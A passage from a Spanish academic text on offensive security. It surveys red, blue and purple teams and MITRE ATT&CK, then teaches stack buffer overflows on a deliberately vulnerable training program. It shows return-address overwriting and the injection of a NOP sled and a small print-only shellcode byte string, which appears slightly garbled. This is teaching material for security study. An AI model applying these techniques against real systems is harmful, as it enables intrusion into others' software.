y vulnerabilidades existentes, realizando pruebas y simulaciones de ataques permanentes como un circuito de retroalimentación para la seguridad y la respuesta a incidentes dentro de un organismo. Para ello se trabaja simulando ser adversarios bajo escenarios reales de ataque para explotar una o una cadena de vulnerabilidades sin descartar estrategias de ingeniería social y con énfasis en el ocultamiento de sus rastros dentro de los sistemas.

Las categorías de equipo azul y rojo, siguiendo el análisis publicado en la IEEE en "Computational Red Teaming", ha sido tomado prestado de la esfera militar: "Desde una comprensión coloquial, derivada de la planificación militar y la toma de decisiones, *red teaming* es una práctica que implica un equipo azul que representa a sus propias fuerzas y un hipotético equipo rojo que representa al oponente. Al emplear un equipo rojo que emula las intenciones y acciones del oponente hacia las fuerzas del equipo azul, el equipo azul puede evaluar su propio curso de acción en relación con objetivos específicos" [21].

De este modo, la dupla de trabajo de los equipos rojos y azul implica la inclusión de la seguridad ofensiva dentro de un organismo, en tanto ataque coordinado, consensuado y realista, en palabras de Iván Arce: "la idea básica es correr ejercicios de ataque contra un sistema target para entender mejor la política y procedimientos de seguridad. (...) Los ejercicios por parte de un *equipo rojo* deben estar asentados en un análisis de riesgos y deben ser diseñados para elevar la vara de seguridad lenta y metodológicamente a lo largo del tiempo, mejorando las política de seguridad de un sistema a medida que estos se desenvuelven" [22]. En este mismo sentido Daniel Miessler en "Information security assesment types" plantea que los equipos rojos están diseñados para emular de forma continua y efectiva a los atacantes de una organización en el mundo real con el fin de mejorar sus capacidades defensivas. En este sentido, según el autor uno de los factores críticos para el éxito de este tipo de *assesment* es operar de manera continua, con restricciones muy limitadas y en constante evolución de sus enfoques para para lograr igualar o exceder las capacidades de los atacantes reales de la organización [23].

Dentro de este debate que se pregunta por el rol de equipos de seguridad ofensiva y si vínculo con el área defensiva dentro de un organismo, ha surgido

de manera reciente el concepto de equipo violeta (o "purple team" en inglés). Este concepto surge en el año 2016, y Gunter Ollman de manera prematura define al equipo violeta como una fusión entre el equipo rojo y azul con el propósito de superar los obstáculos de comunicación entre ambos, facilitar la transferencia de conocimientos y, en en términos generales, dotar al equipo azul de habilidades contra ataques cada vez más sofisticados [24]. En ese mismo sentido, Daniel Miessler en "The Difference Between a Vulnerability Assessment and a Penetration Test" plantea que los equipos violetas "existen para asegurar y maximizar la efectividad de los equipos rojo y azul. Lo hacen integrando las tácticas defensivas y los controles del equipo azul con las amenazas y vulnerabilidades encontradas por el equipo rojo. (...) Lo ideal sería que el equipo violeta no fuera un equipo, sino una dinámica permanente entre el rojo y el azul. (...) Está ultima es una mentalidad de cooperación entre atacantes y defensores que trabajan en el mismo bando. Como tal, el equipo violeta debe ser pensado como una función más que como un equipo específico" [25].

La concepción de equipo violeta entonces implicaría una mentalidad de cooperación entre equipos de seguridad ofensiva y defensiva dentro de un mismo organismo y -en ese sentido- surge para poner el foco en la importancia de coordinar el trabajo en conjunto de ambos equipos bajo un mismo objetivo que es evitar el ataque a los activos informacionales de un organismo. Este concepto novedoso de equipo violeta, de muy reciente surgimiento, da pie para comprender a la seguridad ofensiva como un trabajo constante y continuo, iterativo y escalonado en su interacción con los equipos de seguridad encargados de las estrategias de defensa. Permite pensar en una modalidad de trabajo que busca romper la dicotomía de equipos rojos contra equipos azules, para en cambio proponer un gran equipo que se centre en un único objetivo global: mejorar la seguridad dentro de un organismo. De manera que el equipo rojo realice tareas de ataque para infiltrarse y probar las barreras de seguridad existentes pero que ello sea únicamente una parte de su labor, siendo otro aspecto del mismo y de igual importancia el entrenar al equipo azul, medir y mejorar su capacidad de detectar y responder a los ataques, priorizar los esfuerzos de documentación y educación para que los

equipos azules puedan tomar las medidas adecuadas para remediar y aumentar la resistencia. Y como contra parte, los equipos azules, a su vez, deben considerar los hallazgos del equipo rojo como una guía sobre dónde centrar sus esfuerzos, y como una hoja de ruta para encontrar las vulnerabilidades antes del próximo ejercicio de ataque [26].

Con este nuevo escenario en mente, que destaca la importancia de la seguridad ofensiva bajo la modalidad de equipo rojo o violeta dentro de organismo, es que en el año 2015 el organismo Mitre pública una novedosa clasificación denominada matriz ATT&CK. En "MITRE ATT&CK: Diseño y filosofía" se describe este proyecto del siguiente modo: "MITRE ATT&CK es una base de conocimiento de acceso global de tácticas y técnicas de adversarios basadas en observaciones del mundo real. La base de conocimientos de ATT&CK se utiliza como base para el desarrollo de modelos de amenazas y (...) proporciona una taxonomía común tanto para el ataque como para la defensa, y se ha convertido en una herramienta conceptual útil para muchas disciplinas de la seguridad informática para conducir inteligencia de amenazas ("threat intelligence" en inglés), realizar pruebas a través de equipos rojos o emulación de adversarios, y mejorar las defensas de la red y del sistema contra las intrusiones"[7].

A continuación se observa una vista panorámica de la matriz, que puede ser accedida de manera ampliada en su sitio web[4].

[4]Una versión más amplia de la matriz se encuentra disponible en: https://attack.mitre.org/matrices/enterprise/

Figura 2: Matriz MITRE ATT&CK [7].

MITRE ATT&CK fundamenta su existencia en tres ejes que lo diferencian de otros proyectos afines. En primer lugar, ATT&CK se propone poner el foco en la perspectiva del atacante a partir de una categorización sistemática de la conducta del adversario por sobre la preeminencia de mirada defensiva desde la perspectiva de un defensor. A ello se suma un segundo aspecto: la matriz fundamenta su base de conocimiento a partir de casos reales de intrusión, recabados a partir de incidentes públicos así como también de reportes de inteligencia sobre amenazas, presentaciones en conferencias de seguridad informáticas, repositorios de código abierto y muestras de malware y contribuciones de la comunidad de seguridad informática, en otras fuentes utilizadas. Y –un tercer y último eje diferencial de este proyecto– sus categorías manejan un nivel de abstracción tal que permite tender un puente entre la acción ofensiva y las posibles contra medidas defensivas. “El vínculo de la matriz con incidentes de seguridad reales mantiene el modelo cimentado sobre amenazas del mundo real que es probable sean encontradas, más que en técnicas teóricas que es improbable que se vean debido a la dificultad de

su uso o a su escasa utilidad"[7].

Son estas tres aristas de la filosofía de ATT&CK las que le otorgan un carácter novedoso a esta Matriz y la vuelven un recurso invaluable como un marco de referencia para pensar el rol de la seguridad ofensiva dentro de un organismo.

De la mano de conceptos como equipo rojo, azul y violeta, y a partir de las clasificaciones propuestas por la matriz ATT&CK como por las categorías de la "Common Weakness Enumeration" de Mitre es posible pensar la inserción de la seguridad ofensiva como un factor clave dentro de los esfuerzos de seguridad de un organismo: una mirada sistemática desde la perspectiva de un atacante bajo escenarios realistas y en constante diálogo con los equipos encargados de defender los activos informacionales con el objetivo conjunto de robustecer la seguridad de un organismo.

En el siguiente apartado ahondaremos en la perspectiva del atacante y en cómo ésta mantiene una vinculación con las novedosas barreras de seguridad que buscan volver inocuos sus ataques. Y para ello se trabajará en el ataque a una vulnerabilidad de corrupción de memoria, que permitirá ilustrar el trabajo escalonado de ataque y defensa que tiene lugar en los escenarios realistas que mencionábamos.

3. Vulnerabilidad de desbordamiento de búfer

Sólo en el año 2018 se han registrado un total de 730 CVE (por sus siglas en inglés CVE se refiere a *Common vulnerabilities and exposures*, y constituye una lista centralizada y pública de vulnerabilidades de seguridad conocidas) bajo la categoría de desbordamientos de búfer[5]. Como podemos ver se trata de un tipo de ataque de gran actualidad, y en tanto hoy en día son ataques relativamente complejos en su estructuración, este apartado se propone tanto repasar las bases conceptuales como lograr un conocimiento práctico que permita comprender el funcionamiento de estos ataques.

Antes de entrar en detalles retomaremos el concepto de vulnerabilidad: es una falla de seguridad en un programa, que al ser aprovechada logra un funcionamiento no esperado ni deseado en el programa vulnerable. Una simple falla en un programa podrá exponer a nuestro sistema frente a código malicioso que destruya o filtre la información almacenada en él, incluso comprometiendo la red en la que éste se encuentra.

En la mayoría de los escenarios las fallas de seguridad son aprovechadas o explotadas a través de los datos que se ingresan al programa. Un diseño minucioso de la información ingresada (a través parámetros de la línea de comandos, la carga de un archivo, un paquete de datos enviado a través de la red) puede provocar que un programa se salga del camino de ejecución esperado [27]. Ciertos inputs lograrán que un programa falle y detenga su ejecución (ataques del tipo de denegación del servicio) o -y aquí revistan los casos más interesantes- lograr tomar el control del programa vulnerable para ejecutar código arbitrario en el sistema. Este tipo de ataques implican un diseño mucho más sofisticado del exploit o código utilizado para aprovecharse de la vulnerabilidad en cuestión.

La vulnerabilidad de desbordamiento de búfer consiste en una falla de seguridad en un programa que implica la posibilidad de escribir o leer por fuera del área de memoria contigua asignada a un búfer de memoria. Esta vulnerabilidad, presente sobre todo en programas escritos en C que exigen

[5]Para un listado detallado de estos CVE consultar: http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Buffer+Overflow

un manejo minucioso de la memoria, tiene lugar cuando no se verifica que la información proveniente del usuario (o cualquier información que se ingrese en el programa) tenga un tamaño adecuado para el espacio de memoria delimitado para su almacenamiento. Al no verificar el tamaño del input, es posible proveer al programa vulnerable datos estratégicamente diseñados para llenar el búfer de memoria y continuar escribiendo por fuera de él. A ello se lo denomina desbordamiento de búfer.

¿Cómo puede ser aprovechada esta vulnerabilidad? Evidentemente escribir por fuera de los límites de un búfer permitirá que el programa finalice inesperadamente con un código de error. No obstante existen estrategias más interesantes para aprovecharse de esta vulnerabilidad como por ejemplo modificar el funcionamiento del programa vulnerable para lograr que ejecute acciones para las que no fue creado inicialmente, como veremos a continuación.

A continuación se repasaran una serie de estrategias de explotación que apuntan a atacar este tipo de vulnerabilidades.

3.1. Reescritura de la dirección de retorno

El ataque clásico frente a un desbordamiento en la pila tiene como objetivo controlar el flujo de ejecución del programa vulnerable para ejecutar código malicioso.

¿Cómo es posible que el aprovechamiento de un simple desbordamiento de un búfer de memoria que nos permite escribir por fuera de sus límites nos abra la puerta a la ejecución arbitraria de código en un programa vulnerable? Justamente el quid de la cuestión está dado porque se utiliza esa región de memoria denominada pila (o 'stack' en inglés) para incluir información de control del flujo de ejecución de un programa.

En el Anexo A se especifican los diferentes segmentos que desde la perspectiva del sistema operativo se utilizan para cargar en memoria un programa en ejecución (teniendo en cuenta el formato de ejecutables ELF para GNU/Linux). En resumidas cuentas un segmento contendrá las instruccio-

nes de un programa, otros sus datos, como por ejemplo las variables estáticas (declaradas como static o por fuera de una función) que persisten a lo largo de la ejecución del programa. Y por último las variables locales declaradas dentro de una función se almacenan en la pila como parte del frame o marco de la función.

En la arquitectura x86 la convención del llamado a funciones también almacena en la pila las direcciones de retorno. Justamente uno de los principales recursos de ataque cuando existe la posibilidad de escribir por fuera de los límites de un búfer de memoria es sobrescribir la dirección de retorno de un programa. En la Figura 3 se presenta un esquema gráfico de esta estrategia.




Figura 3: Desbordamiento de un búfer de memoria.

Convención del llamado a funciones

En la arquitectura x86, en el llamado a funciones la pila juega un rol fundamental. En este espacio de memoria se almacenan las variables locales de la función llamada, sus argumentos y su dirección de retorno. Justamente se habla de frame o marco de una función al sector de la pila donde ésta almacena sus argumentos y variables locales, entre otra información. A medida que se llaman funciones y se retorna de ellas, en la pila se crean y destruyen

frames, permaneciendo siempre en el tope de la pila el marco de la función en ejecución. Para conocer en detalle el funcionamiento de la convención del llamado a funciones consultar el Anexo B.

Antes de continuar vale la pena detenerse brevemente en el funcionamiento de tres registros del procesador bajo la arquitectura x86, que se volverán claves en la comprensión del funcionamiento de las estrategias de explotación.

En primer lugar, el contador de programa (registro `eip` o 'instruction pointer register' en inglés) apunta a la siguiente instrucción del programa a ser ejecutada. Cada vez que una instrucción se procesa, el procesador actualiza automáticamente este registro para que apunte a la siguiente instrucción a ser ejecutada. Para ello su valor se incrementa de acuerdo al tamaño de la instrucción (por ejemplo, la instrucción `add eax, 0x1` que se almacena en memoria como `83 c0 01`, ocupa 3 bytes).

Por otro lado, el puntero de pila (registro `esp` o 'extended stack pointer' en inglés) apunta al tope de la pila, es decir al último elemento almacenado en ella. Cuando se almacena un nuevo valor en la pila, el valor del puntero se actualiza para siempre apuntar al último elemento apilado.

Y por último el registro especial `ebp` o frame pointer (también llamado 'base pointer register' en inglés). Como en tiempo de compilación no es posible conocer la dirección de memoria que tendrán los argumentos y variables locales de una función, para acceder a ellos se usa el registro `ebp` que apunta a una ubicación fija conocida dentro del marco de una función. De esta manera las variables y argumentos de cada función son accedidos como offsets relativos a este registro.

¿Qué es la dirección de retorno?

En un programa cuando la función llamada termina de ejecutarse el control debe retornar a la función llamadora. El punto al que se debe retornar es la instrucción exactamente posterior al llamado a la función (dentro de la función llamadora).

Para esclarecer este punto consideremos un programa simple de ejemplo que imprime dos mensajes:

```
void funcion_a(int param_1, int param_2) {
int var_1 = 3;
int var_2 = 4;
printf("Mensaje en funcion_a()");
}                                          <= eip debe retornar a main()

int main() {
funcion_a(1,2);
printf("Mensaje en main()");
}
```

Pensemos que la ejecución está en el cuerpo de `main()` y que se procesa el llamado a la `funcion_a(1,2)`. Una vez ejecutado el código de esa función (es decir, ya impreso el texto 'Mensaje en funcion_a()'), el procesador debe retornar a `main()` y continuar con la ejecución de `printf('Mensaje en main()')`.

¿Cómo se sabe en qué punto exacto del código de `main` se debe retornar? Se utiliza justamente la dirección de retorno almacenada en la pila. El final de la ejecución de la función llamada está indicado por la instrucción en lenguaje ensamblador 'ret'. Con ella se toma una dirección del tope de la pila (nuestra dirección de retorno) y se la almacena en el registro `eip` para que el procesador ejecute a continuación esa instrucción. En el ejemplo la dirección de retorno será la dirección del código `printf('Mensaje en main()')`.

Por lo tanto, si a través de nuestro exploit queremos controlar el flujo de ejecución del programa vulnerable debemos controlar el contador del programa o registro `eip`. Este registro no puede ser modificado de manera directa sino que su valor cambia de acuerdo a las instrucciones de máquina, como la recién mencionada instrucción `ret`. De esta manera si es posible controlar las direcciones de retorno almacenadas en la pila es posible controlar, en última instancia, el valor del registro `eip` y por ende el flujo de ejecución del programa vulnerable.

3.1.1. Ejemplo

Para poder explicar en detalle esta estrategia de explotación se utilizará un programa de ejemplo tomado de los ejercicios de Gerardo Richarte denominados 'Abos'[6]. Estos son una serie de programas vulnerables escritos en C que sirven como una presentación introductoria a la escritura de exploits y presentan un amplio abanico de vulnerabilidades.

A continuación el código del ejercicio Stack 4 que será utilizado como ejemplo:

```
#include <stdio.h>
int main() {
int cookie;
char buf[80];

printf("buf: %08x cookie: %08x\n", &buf, &cookie);
gets(buf);

if (cookie == 0x000d0a00)
printf("you win!\n");
}
```

En este caso el objetivo será únicamente como prueba de concepto imprimir el mensaje "`you win`". Si analizamos el código del programa vulnerable vemos que el mensaje ganador está presente en el código, pero jamás llega a imprimirse porque la variable `cookie` no está definida ni cuenta con el valor adecuado para que la evaluación condicional sea verdadera.

Entonces, nos aprovecharemos del desbordamiento de `buf` permitido por la función `gets()` que no chequea los límites del búfer dónde almacenará el input de la entrada estándar. Con la idea de lograr modificar el retorno de la función main, para que la ejecución no finalice -sin haber impreso ningún mensaje- sino que en cambio se ejecute gracias al exploit el código `printf(''you win!'')`.

[6]Estos ejercicios se encuentran disponibles en el repositorio de Github del autor en: https://github.com/gerasdf/InsecureProgramming

Antes de ejecutar `gets(buf)` el mapa de la pila del programa es el siguiente:




Figura 4: Esquema de la pila del programa vulnerable antes del exploit.

Sería posible pensar una estrategia más simple: modificar el valor de la variable `cookie` a partir del desbordamiento de nuestro búfer `buf` para que la evaluación condicional resulte verdadera y se imprima el mensaje ganador. No obstante, si analizamos la documentación de la función `gets()` vemos que la lectura de caracteres se interrumpe con el caracter de nueva línea `\n` (el carácter de salto de línea ASCII en hexa es `0x0a`). Por lo tanto la escritura en cookie con el valor necesario *0x000a0d00*, queda inconclusa y se interrumpe en el carácter 0x0a. Es por ello que la estrategia que debemos seguir es continuar escribiendo por fuera del búfer hasta sobreescribir la dirección de retorno.

Reescritura de dirección de retorno

El objetivo será aprovecharnos de que `printf('you win!\n')` es parte del programa vulnerable. De esta manera con una corrupción de la pila modificaremos la dirección de retorno de `main()` para que, al retornar, el flujo de ejecución salte directamente a la línea de código `printf('you win!\n')`, sin importar la evaluación de cookie.

Si analizamos la estrategia en el código del programa vulnerable en lenguaje ensamblador sería la siguiente:

```
; <main>:
; if (cookie == 0x000d0a00)
0x0804....:    mov    eax,DWORD PTR [ebp-0x4]
0x0804....:    cmp    eax,0x000d0a00
0x0804....:    jne    0x80484a9 <main+62>

;  printf("you win!\n");
0x0804849c:     -->   push   0x8048548
0x080484a1:     |     call   0x8048340 <puts@plt>
0x0804....:     |     add    esp,0x4
0x0804....:     |     mov    eax,0x0
|
|
|     leave
eip=> +---< ret
```

La estrategia será ingresar un input adecuado para sobreescribir la dirección de retorno de `main()` almacenada en la pila, y reemplazarla por la dirección de `printf()` que imprime el mensaje ganador. Esta dirección como se puede ver en el extracto de código anterior es `0x0804849c`.

Al ejecutar la instrucción `leave` (como podemos ver en el código se encuentra antes de `ret`), se restablece el tope de la pila (`esp` apunta a `ebp`) y se actualiza el registro `ebp` al marco de la función anterior (de forma simplificada correspondería a `_start`). En este punto, el tope de la pila `esp` apunta a

la dirección de retorno de `main()`. La instrucción `ret` desapila una dirección del tope de la pila y la almacena en el registro `eip`. El programa continúa su ejecución en esa instrucción indicada por `eip`.

El objetivo es generar un layout de pila tal que la dirección de retorno en el tope de la pila al momento de ejecutar la instrucción `ret` sea la dirección de la primer instrucción del `printf() (0x0804849c: push 0x8048548)`.

Para ello planificamos el desbordamiento minuciosamente con el siguiente input por entrada estándar:




Figura 5: Esquema del exploit.

Es posible observar como se desborda el contenido de la variable `buf` y se continua escribiendo -el denominado 'padding'- hasta pisar la dirección de retorno de `main` con la dirección de `printf()`, tomando en cuenta el formato 'little endian' de la arquitectura x86 que obliga a invertir el orden de los bytes. En el Anexo C es posible encontrar un script en Python con todos los detalles del exploit funcionando.

Finalmente cuando se ejecute el programa vulnerable, condición que evalúa el valor de `cookie` será falsa, pero después de ejecutarse el código de `main()` la dirección de retorno apunta a `printf()`, por lo que se salta allí y se imprime `you win!` por pantalla.

Gráficamente logramos el siguiente resultado:




Figura 6: Esquema de la pila luego del exploit.

Hasta este punto con la estrategia planteada logramos que una vulnerabilidad de desbordamiento de un búfer en memoria nos permitiera torcer el flujo de ejecución del programa vulnerable; y en este caso ejecutar código perteneciente al programa en cuestión pero que no se ejecutaría de otra manera. Es posible pensar que una estrategia de explotación de este tipo permite por ejemplo evitar una evaluación condicional que restringa la ejecución de cierta porción de código en base a permisos de usuarix o incluso que permita sobreescribir el valor de variables locales dentro del programa vulnerable.

3.2. Inyección de código

Es posible volver más sofisticada la estrategia de ataque pero esta vez inyectando nosotrxs el código que deseamos que se ejecute sin necesidad de que éste sea parte del código del binario vulnerable.

Como se verá a continuación el proceso de creación del código malicioso que será almacenado en la pila y se ejecutará gracias a la modificación de la dirección de retorno de una función, guarda sus complejidades.




Figura 7: Desbordamiento de un búfer de memoria con inyección de código.

Código malicioso a inyectar

Un shellcode es un código que se inyecta en la memoria de un programa vulnerable bajo la forma de un string de bytes. El nombre shellcode se refería históricamente a inyectar un programa shell que permite ejecutar cualquier otro comando, no obstante hoy el término se usa de manera general para hablar de la inyección de código malicioso. Es posible programar un shellcode para que haga cualquier cosa que se nos ocurra dado que en última instancia es en sí mismo un programa.

Un programa en C que utiliza funciones como `printf()` o `write()` de la biblioteca `libc`, usa esta biblioteca para realizar llamadas al sistema operativo que es el encargado de manejar cuestiones como la escritura, lectura y ejecución de programas. Hay que tener en cuenta que el shellcode no se va a cargar en memoria por el sistema operativo, sino que directamente es copiado a la memoria del programa vulnerable como una cadena de caracteres, aprovechando funciones como `strcpy()` y `gets()`.

A la hora de planear estrategias de ataque se usarán frecuentemente llamadas al sistema. Los programas que corren en el espacio de usuario cuando requieren interactuar con el sistema operativo deben realizar llamadas al sistema para que el sistema operativo realice las operaciones en su nombre. La

manera en que se hace esta llamada es diferente para cada arquitectura, en el caso de x86 los programas de usuario pueden hacer una llamada al sistema con una interrupción por software con la instrucción `int 0x80`.

Es por ello que, si nuestro shellcode utiliza una función como `write()` (o algún otra función necesaria) esas llamadas al sistema operativo deben ser manejadas directamente. Teniendo esto en cuenta es posible construir unx mismx el shellcode o código a inyectar, aunque también existen repositorios de códigos en los sitios web Shellstorm o Exploit-db.

Es necesario tener en cuenta que el shellcode no es un programa ejecutable como cualquier otro, sus instrucciones deben ser autocontenidas para lograr su ejecución por parte del procesador sin importar el estado actual del programa vulnerable. El shellcode no va a ser linkeado ni va a ser cargado en memoria como un proceso por el sistema operativo, sino que va a ser inyectado en un programa vulnerable como una cadena de caracteres, de ahí la importancia de evitar caracteres especiales y de acortar su longitud.

En el Anexo D se especifica un ejemplo de un shellcode que imprime "`you win!`" desarrollado en lenguaje ensamblador y la obtención de la cadena de caracteres del código máquina de ese pequeño script para su inyección en el programa vulnerable. El resultado final del shellcode bajo la forma de cadena de caracteres es el siguiente:

```
shellcode  = """ \xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31
\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b
\xcd\x80\xe8\xe5\xff\xff\xff\x79\x6\x75\x20
\x77\x69\x6e\x21\x41 """
```

3.2.1. Ejemplo

Se trabajará nuevamente con el mismo programa vulnerable analizado en el apartado 3.1.1. Esta vez modificamos la estrategia de explotación: no se ejecutarán porciones de código del programa vulnerable que de otra manera no se ejecutarían, sino que a través del exploit inyectaremos un shellcode en la pila. Este código malicioso inyectado cuenta con instrucciones en código máquina que imprimen por salida estándar un mensaje ganador.

En el búfer de memoria ya no van a ir caracteres que funcionan como padding sino que almacenaremos el shellcode. La Figura 12 indica la forma que tomará el exploit.




Figura 8: Estrategia de explotación.

En esta estrategia de ataque, una dificultad radica en saber exactamente en qué dirección de memoria se encuentra el código malicioso. Pensemos que si no acertamos de manera exacta y ubicamos la ejecución al inicio del shellcode, el código máquina no va a tener sentido y el programa fallará. Para evitar errarle por pocos bytes se usa como recurso la instrucción No-Op o NOP (No Operation instruction). Cada NOP ocupa un byte (`0x90` en lenguaje ensamblador) y es una instrucción que no hace nada, sólo avanza el contador del programa a la siguiente instrucción a ejecutar. Si se agregan varias instrucciones NOP (formando un NOP sled o tobogán de NOPs que -sin hacer nada- lleven hacia la ejecución del shellcode) y se modifica el flujo de ejecución para que salte allí, sabemos que eventualmente el shellcode se va a ejecutar desde su comienzo.

El recurso del tobogán de NOPs permite tener margen de error al definir la dirección de retorno y aumenta las chances de ejecutar correctamente el shellcode.

En el exploit utilizamos la función `gets()` para copiar los NOPs y el

shellcode como string en `buf` y sobrescribimos la dirección de retorno para que apunte a los NOPs de `buf`. Utilizamos el shellcode indicado previamente que es un código simple creado en lenguaje ensamblador que con una llamada al sistema imprime "`you win!`" por salida estándar.

Y luego averiguamos la dirección de `buf` en la pila ejecutando el programa vulnerable (si no contáramos con una función que imprima la dirección del búfer podríamos debugear el programa vulnerable para conocerla teniendo recaudo en relación a la modificación de las direcciones por las variables de entorno). En este caso ejemplo sabemos al ejecutarlo que la dirección de `buf` es `bffff5b4`.

Planificamos el desbordamiento del búfer con el siguiente input por entrada estándar:




Figura 9: Esquema del exploit.

En el Anexo E es posible encontrar un script en Python con la totalidad del exploit funcionando.

Gráficamente con el exploit logramos el siguiente resultado:




Figura 10: Esquema del exploit.

De esta manera, a partir de datos cuidadosamente diseñados hemos podido inyectar código malicioso y un padding suficiente para sobrescribir la dirección de retorno de la función `main` dentro del programa vulnerable y que al retornar se ejecute el código máquina inyectado.

3.2.2. Mitigación Write XOR execute

Para evitar este tipo de ataques que con un simple input malformado permiten la ejecución de código arbitraria en un programa vulnerable, se implementó una barrera de seguridad denominada 'Write xor Execute'. Esta es una política en relación a la memoria que indica que nunca se debe tener una página de memoria con permisos de escritura y ejecución al mismo tiempo (representado por el concepto de OR exclusivo), al menos que sea estrictamente necesario pero nunca por defecto.

Si vemos el mapa en memoria de un proceso en ejecución observamos diferentes segmentos, como por ejemplo el correspondiente a la pila. Cada segmento cuenta con varias 'páginas' de memoria que son las que contarán con permisos de escritura, lectura o ejecución. El sistema operativo se encargará de que una página que cuenta con permisos de escritura no pueda ser

ejecutada. La pila entonces deviene en un área de memoria no ejecutable por defecto. Este escenario afecta evidentemente el ataque clásico repasado anteriormente que consistía en escribir código arbitrario en la pila y ejecutarlo. Con esta nueva barrera de seguridad seremos capaces de escribir el código malicioso en la pila pero nunca podremos ejecutarlo, por lo que será necesaria una estrategia de explotación más sofisticada.

